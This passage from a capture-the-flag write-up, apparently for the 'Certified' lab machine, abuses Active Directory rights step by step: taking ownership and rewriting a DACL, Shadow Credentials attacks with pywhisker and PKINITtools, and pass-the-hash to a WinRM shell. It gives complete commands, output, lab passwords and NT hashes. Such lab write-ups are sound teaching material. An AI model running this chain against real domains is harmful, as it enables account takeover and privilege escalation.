
WriteOwner grants no access on its own: it lets you change the object's owner. But an object's owner in Windows always has implicit WriteDacl, so the sequence is three steps: take ownership, rewrite the DACL to grant ourselves member-write, and add ourselves.
owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
net rpc group addmem "Management" "judith.mader" -U "certified.htb/judith.mader%judith09" -S "10.10.11.41"
net rpc group members "Management" -U "certified.htb/judith.mader%judith09" -S "10.10.11.41"
[*] OwnerSid modified successfully!
[*] DACL backed up to dacledit-20251123-153829.bak
[*] DACL modified successfully!

# net rpc group members Management
CERTIFIED\judith.mader
CERTIFIED\management_svc
owneredit makes us the group's owner, dacledit adds WriteMembers to our account and net rpc group addmem puts us inside. The last query lists the members and confirms judith.mader is now there alongside management_svc: the verification is the proof the abuse worked, and without it the rest of the chain would be guesswork.
A note for real environments: dacledit saves a .bak of the original DACL. On an engagement you restore it when you are done; leaving an extra ACE behind is leaving a door open.
GenericWrite + Shadow Credentials over management_svc
Now inside the group, we inherit its GenericWrite over management_svc. BloodHound lists the ways to abuse it:

Of all of them, the cleanest is Shadow Credentials. The idea: if you can write an account's msDS-KeyCredentialLink attribute, you can add your own public key as an authorised credential. From then on you authenticate as that account over Kerberos PKINIT (certificates) without knowing or changing its password. It is quieter than a reset: the legitimate user keeps logging in with their usual password and nothing breaks.

The tool is pywhisker:

git clone https://github.com/ShutdownRepo/pywhisker
pip3 install -r requirements.txt --break-system-packages
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] KeyCredential generated with DeviceID: 652e2b21-7dc5-956b-d0d0-28af6bbbb5ed
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: vVInYE3z.pfx
[*] Must be used with password: BsrTVhATej9j2slt5ww9
pywhisker adds the credential and generates a .pfx with its password. With that certificate we request a TGT over PKINIT using PKINITtools and, from the session key the KDC returns, extract the account's NT hash:
sudo ntpdate certified.htb
python3 gettgtpkinit.py -cert-pfx vVInYE3z.pfx -pfx-pass BsrTVhATej9j2slt5ww9 certified.htb/management_svc management_svc.ccache
KRB5CCNAME=management_svc.ccache python3 getnthash.py -key b47f4989128ce39580747b3f1462768b7f1697b89b41c5ca2c6094094ea5227e -dc-ip 10.10.11.41 certified.htb/management_svc
INFO:minikerberos:AS-REP encryption key (you might need this later):
INFO:minikerberos:b47f4989128ce39580747b3f1462768b7f1697b89b41c5ca2c6094094ea5227e
INFO:minikerberos:Saved TGT to file

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
The -key in the second command is exactly the key the first one prints: gettgtpkinit labels it "you might need this later", and that "later" is the next line. getnthash uses it to decrypt the ticket's PAC and pull out the NT hash, a091c1832bcdd4677c28b5a6a1295584.
Since this account is in Remote Management Users, we use it for a Pass-the-Hash against WinRM:
netexec smb   10.10.11.41 -u 'management_svc' -H a091c1832bcdd4677c28b5a6a1295584 2>/dev/null
netexec winrm 10.10.11.41 -u 'management_svc' -H a091c1832bcdd4677c28b5a6a1295584 2>/dev/null
evil-winrm -i 10.10.11.41 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
WINRM  10.10.11.41  5985  DC01  [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)

Evil-WinRM shell v3.7
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami
certified\management_svc
netexec's (Pwn3d!) is the confirmation that the account can execute code remotely, not just authenticate. A PowerShell session as management_svc, and with it the user flag:

*Evil-WinRM* PS C:\Users\management_svc\Documents> type ..\Desktop\user.txt
6fc2531e820ac86b59f8d1cfbd1186ba
Access as ca_operator
GenericAll: a second Shadow Credentials
management_svc holds GenericAll over ca_operator. GenericAll is full control over the object, so it implicitly includes writing msDS-KeyCredentialLink:

We repeat exactly the same attack, this time from management_svc to ca_operator. Note we no longer use a password but the hash we just obtained:
python3 pywhisker.py -d "certified.htb" -u "management_svc" -H :a091c1832bcdd4677c28b5a6a1295584 --target "ca_operator" --action "add"
python3 gettgtpkinit.py -cert-pfx T3MEYj4w.pfx -pfx-pass WMThW0lAo3wwJh1v3wfi certified.htb/ca_operator ca_operator.ccache
KRB5CCNAME=ca_operator.ccache python3 getnthash.py -key 1bcc0489a9c62f3d428af68a27372670df8b30c593a8ffb5e7d911527908bebe -dc-ip 10.10.11.41 certified.htb/ca_operator
[*] KeyCredential generated with DeviceID: c93c3d92-2e91-18d0-b257-a5ac572ff590
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: T3MEYj4w.pfx
[*] Must be used with password: WMThW0lAo3wwJh1v3wfi

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2ca_operator's NT hash: b4b86f45c6018f1b664f70805f45d8f2. We test where it works:
netexec smb   10.10.11.41 -u 'ca_operator' -H b4b86f45c6018f1b664f70805f45d8f2 2>/dev/null
netexec winrm 10.10.11.41 -u 'ca_operator' -H b4b86f45c6018f1b664f70805f45d8f2 2>/dev/null
SMB   10.10.11.41  445   DC01  [+] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
WINRM 10.10.11.41  5985  DC01  [-] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
The hash is valid ([+] on SMB) but this account is not in Remote Management Users, so no shell. It is the same situation as with judith.mader at the start, and the reading is the same: if an account is no good for getting in, it is good for something else. Three clues point the same way here: the name ca_operator, its display name "Operator CA", and the machine's own name, Certified. CA = Certificate Authority.
Privilege escalation: ADCS ESC9
